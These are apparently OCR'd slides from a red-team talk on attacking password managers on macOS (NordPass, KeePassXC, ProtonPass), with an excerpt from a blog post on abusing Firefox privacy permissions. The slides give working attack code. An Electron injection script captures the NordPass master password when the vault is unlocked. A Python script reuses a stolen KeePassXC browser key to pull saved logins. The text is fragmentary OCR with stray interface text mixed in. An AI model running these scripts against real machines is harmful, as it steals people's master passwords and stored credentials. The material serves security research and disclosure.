
A NEW WEAPON IN YOUR RED TEAMING ARMORY

NordPass

Pwning popular password managers: NordPass



```
sh-3.2$ npx @electron/fuses read --app /Volumes/NordPass/NordPass.app
Analyzing app: NordPass.app
Fuse Version: v1
  RunAsNode is Enabled
  EnableCookieEncryption is Disabled
  EnableNodeOptionsEnvironmentVariable is Enabled
  EnableNodeCliInspectArguments is Enabled
  EnableEmbeddedAsarIntegrityValidation is Disabled
  OnlyLoadAppFromAsar is Disabled
  LoadBrowserProcessSpecificV8Snapshot is Disabled
sh-3.2$ 
```



```
sh-3.2$ 
```

```
const { app, BrowserWindow } = require('electron');
app.whenReady().then(() => {

    const windowCreationInterval = setInterval(() => {
        if(BrowserWindow.getAllWindows().length > 0) {
            clearInterval(windowCreationInterval)
            const wc = BrowserWindow.getAllWindows()[0].webContents;
            const finalDomReadyInterval = setInterval(() => {
                wc.executeJavaScript(`!!document.querySelector('button[data-testid="unlock-button"]') && !!document.querySelector('input[id="password"]')`, true).then
                (function (result) {
                    if(result) {
                        clearInterval(finalDomReadyInterval)
                        wc.executeJavaScript(`document.querySelector('button[data-testid="unlock-button"]').addEventListener('click', function() { var str = "Master password
                        is: "; console.log(str+document.querySelector('input[id="password"]').value) })`, true).catch((error) => console.log({ error }));
                    }
                }).catch((error) => console.log({ error }))
            }, 500)
        }
    }, 1000)
})
```

Pwning popular password managers: KeePassXC


- Downloaded directly from the Internet
- Completely open source under the GPLv3 license
- Native, written using QT
- Very good written and well documented. Kudos!

Pwning popular password managers: KeePassXC

- This time I wanted to verify how a browser plugin talks with the main KeePassXC application to retrieve entries
- The whole process is documented:

https://github.com/keepassxreboot/keepassxc-browser/blob/develop/keepassxc-protocol.md

- Simplifying, there is asymmetric crypto under the hood. Browser plugin exchanges private&public key



keepassxc-protocol

Transmitting messages between KeePassXC and keepassxc-browser is totally rewritten. This is still under development. Now the requests are encrypted by TweetNaCl.js box method and does the following:


1. keepassxc-browser generates a key pair (with public and secret key) and transfers the public key to KeePassXC
2. When KeePassXC receives the public key it generates its own key pair and transfers the public key to keepassxc-browser. Public key is transferred in plain-text. Secret keys are never transferred or used anywhere except when encrypting/decrypting.
3. All messages between the browser extension and KeePassXC are now encrypted.
4. When keepassxc-browser sends a message it is encrypted with KeePassXC's public key, a random generated nonce and keepassxc-browser's secret key.
5. When KeePassXC sends a message it is encrypted with keepassxc-browser's public key and an incremented nonce.
6. Databases are stored with newly created public key used with `associate`. A new key pair for data transfer is generated each time keepassxc-browser is launched. This saved key is not used again, as it's only used for identification.

Thus there are three key pairs involved in every communication:

- `host key` - A temporary key pair created by KeePassXC to encrypt the communication of the current session.
- `client key` - A temporary key pair created by keepassxc-browser to encrypt the communication of the current session.
- `identification key` - A permanent key pair created by keepassxc-browser used to authenticate the browser in later sessions after it was successfully *associated* with a database. This one should be stored safely by the browser. Note that only the public key part is ever used which might be a tiny flaw in the protocol since that part is also stored in the database.

Pwning popular password managers: KeePassXC

- The problem is that browsers on macOS are not known for the best isolation practices
- We can simply grab the private key from the local storage / logs and spoof the connection with the KeePassXC main app




How to rob a (Fire)fox

@WOJCIECH REGUŁA · MAR 9, 2021 · 4 MIN READ

Summary

This story is about an issue I reported in July of 2019 via Bugzilla. The ticket is public from the 16th of January 2020, so I don't disclose any new vulnerability. However, I think such posts are necessary to show the community how applications installed on Macs may harm their privacy. This post will show you how an attacker that achieves code execution on your machine may use Firefox to abuse your Privacy preferences (TCC) and thus access your microphone/camera/location and record your screen. I'll also share a proof of concept that I hope will be useful also for red teamers. 😉


Context


Chrome
File
Edit
View
History
Bookmarks
Profiles
Tab
Window
Help
Tue Jan 16 4:09 AM
Passwords - KeePassXC
Notes
Modified
1/16/24 4:08 AM
11/9/23 2:16 AM
2 Entries
Manage your Apple ID
appleid.apple.com/sign-in
Apple ID
Sign In
Create Your Apple ID
FAQ
Apple ID
Manage your Apple account
Email or Phone Number
☐ Remember me
Forgot password? ↗
JAN
16

```python
import keepassxc_proxy_client # type: ignore
import keepassxc_proxy_client.protocol # type: ignore
import base64

connection = keepassxc_proxy_client.protocol.Connection()
connection.connect()

name = "kepassxc-browser-1"
public_key = base64.b64decode("8Y6cR+bD1719H2KfPVcPu4zjOmOlQdDaU2+VSbiaXmI=")

connection.load_associate(name, public_key)

try:
    if connection.test_associate():
        print(connection.get_logins("https://poczta.wp.pl"))
except Exception as error:
    print("Error: " + str(type(error)))
```

Pwning popular password managers: ProtonPass

- This one is interesting as it is a browser plugin only password manager
- There’s no standalone macOS app
- All encryption/decryption happens in the browser’s JavaScript runtime



